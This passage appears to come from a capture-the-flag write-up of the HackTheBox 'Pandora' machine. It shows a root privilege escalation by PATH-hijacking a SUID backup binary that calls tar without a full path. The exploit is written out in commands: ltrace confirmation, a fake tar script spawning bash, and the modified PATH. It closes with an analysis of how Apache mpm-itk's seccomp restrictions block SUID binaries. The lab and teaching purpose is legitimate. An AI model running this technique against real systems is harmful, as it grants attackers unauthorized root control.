- `pandora_backup` is a SUID-root binary.
- It calls `tar` without specifying the full path.
- The system searches for `tar` based on the PATH variable.
- By hijacking PATH with a malicious script, we execute our payload as root.

Step-by-Step Exploitation

```
matt@pandora:/$ pandora_backup
PandoraFMS Backup Utility Now attempting to backup PandoraFMS client tar:
Removing leading `/' from member names /var/www/pandora/pandora_console/%26
tar: Removing leading `/' from hard link targets
/var/www/pandora/pandora_console/%261
/var/www/pandora/pandora_console/AUTHORS
/var/www/pandora/pandora_console/COPYING
/var/www/pandora/pandora_console/DB_Dockerfile
/var/www/pandora/pandora_console/DEBIAN/
/var/www/pandora/pandora_console/DEBIAN/md5sums ...[snip]...
/var/www/pandora/pandora_console/ws.php Backup successful! Terminating
program!
```

Step 1: Confirm Vulnerability with ltrace

```
ltrace pandora_backup

getuid() = 1000 geteuid() = 1000 setreuid(1000, 1000) = 0 puts("PandoraFMS
Backup Utility"PandoraFMS Backup Utility ) = 26 puts("Now attempting to
backup Pandora"...Now attempting to backup PandoraFMS client ) = 43
system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-
backup.tar.gz: Cannot open: Permission denied tar: Error is not recoverable:
exiting now <no return ...> --- SIGCHLD (Child exited) --- <... system
resumed> ) = 512 puts("Backup failed!\nCheck your permis"...Backup failed!
Check your permissions! ) = 39 +++ exited (status 1) +++
```

- Reveals the program uses `system("tar ...")` without a full path → PATH hijack possible.

Step 2: Prepare a Writable Directory

```
cd /dev/shm
```

Step 3: Modify PATH

```
export PATH=/dev/shm:$PATH
```

- Ensures our fake `tar` will be executed first.

```
matt@pandora:/dev/shm$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
/local/games:/snap/bin matt@pandora:/dev/shm$ export PATH=/dev/shm:$PATH
matt@pandora:/dev/shm$ echo $PATH
/dev/shm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/g
ames:/usr/local/games:/snap/bin
```

Step 4: Create Malicious tar

```
cat > tar << 'EOF'
#!/bin/bash
bash
```

```
EOF
chmod +x tar
```

Step 5: Run the Vulnerable Program

```
matt@pandora:/dev/shm$ pandora_backup PandoraFMS Backup Utility Now
attempting to backup PandoraFMS client
```

- When it tries to call `tar`, it runs our fake binary.
- Result: Root shell.

Step 6: Capture the Root Flag

```
#root@pandora:/root#
cat /root/root.txt
```

✅ Why This Works

- The binary trusts PATH to locate `tar`.
- We control PATH, so our malicious binary executes instead.
- Since the binary was SUID-root, our script executes with root privileges.

📌 Name of the PE Method

- **Category:** SUID binary exploitation
- **Technique:** PATH Hijacking (Unsecured System Call to `tar`)
- **Impact:** Full root shell

And read the flag:

```
root@pandora:/root# cat root.txt
57b23d0b**********************
```

Beyond Root

Big thanks the jkr and TheCyberGeek, both of whom gave me some pointers to get started on digging in on this one.

mpm-itk

I noted that when I got a shell exploiting Pandora FMS, any SetUID or SUID binaries I tried to run failed to run privileged. To dig in a bit, I'll look at how Apache is configured.

The configuration for the Pandora site, `/etc/apache2/sites-enabled/pandora.conf`, specified that the site runs as user matt and group matt:

```
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

Having Apache run different virtual hosts as different users is not something Apache does on it's own. If you are curious why Apache would need to do this at all, an earlier version of this box had another webserver used to get the initial shell.

Some Googling of "AssignedUserId Apache" leads to a bunch of stuff about the mpm-itk Apache module. For example, this guide, entitled Running Vhosts Under Separate UIDs/GIDs With Apache2 mpm-itk On Debian Etch.

The `/etc/apache2/mods-enabled` directory shows the various modules that are enabled, and `mpm-itk` is there (typically items in the `*-enabled` directories are symbolic links to items in the `*-available` directories):

```
root@pandora:/etc/apache2/mods-enabled# ls -l mpm_itk.load
lrwxrwxrwx 1 root root 30 Jun 11  2021 mpm_itk.load -> ../mods-
available/mpm_itk.load
```

SUID Restrictions

Some Googling for the SetUID failures will turn up post like this one and this one, both of which mention the same issues and `mpm-itk`. For example, the latter includes this response:

> The current version of mpm-itk installs a seccomp filter to prevent privilege escalation to root. This has the side effect that suid- binaries do not work when called by mpm-itk.

Looking at the details of `mpm-itk` here, there's one bullet under "Configuration" that jumps out at me which may be related:

> - `LimitUIDRange`, `LimitGIDRange` (*Apache 2.4 or newer only*): Restrict setuid() and setgid() calls to a given range (e.g. "LimitUIDRange 1000 2000" to allow only uids from 1000 to 2000, inclusive), possibly increasing security somewhat. Note that this requires seccomp v2 (Linux 3.5.0 or newer). Also, due to technical reasons, setgroups() is *not* restricted, so a rogue process can still get any group it might want. Still, performing a successful attack will be somewhat trickier than otherwise.

This page from cPanel says it more clearly:

> ## setuid() and setgid() restrictions
>
> The MPM ITK Apache module implements restrictions on the use of the `setuid()` function and the `setgid()` function. As a result, scripts that depend on these functions may encounter problems. This includes scripts that use the `mail()` function, the `shell_exec` function, or the `sudo` command.
>
> You can resolve these restrictions with one of the following methods:
>
> - Don't use the MPM ITK Apache module.
> - Update your script to no longer require escalated privileges.
> - Turn off security and allow users to execute scripts as the root user. You can allow users with UID or GID between 0 and 4294496296 to bypass security if you add the following code to your `/etc/apache2/conf.d/includes/pre_virtualhost_global.conf` file:
>
> ```
> <IfModule mpm_itk.c>
> LimitUIDRange 0 4294496296
> LimitGIDRange 0 4294496296
> </IfModule>
> ```

My theory at this point is that `mpm-itk` is preventing any shells that are children of Apache from accessing SUID binaries within that range, which must include root. When I manage to switch to SSH, the process is no longer running through the Apache/mpm-itk jail, and that opens back up the ability to run SUID binaries.

Find LimitUIDRange Values

If that's right, I should be able to figure out what the configuration value is on Pandora, and if it's not specifically configured there, then figure out what the default values for `LimitUIDRange` might be.

In this video, I'll look around for any settings on Pandora, and failing to find them, locate the defaults in the `mpm-itk` source. Once I find those, I'll test the hypothesis by changing the owner of `pandora_backup` to something in the allowed range and seeing if SUID works again.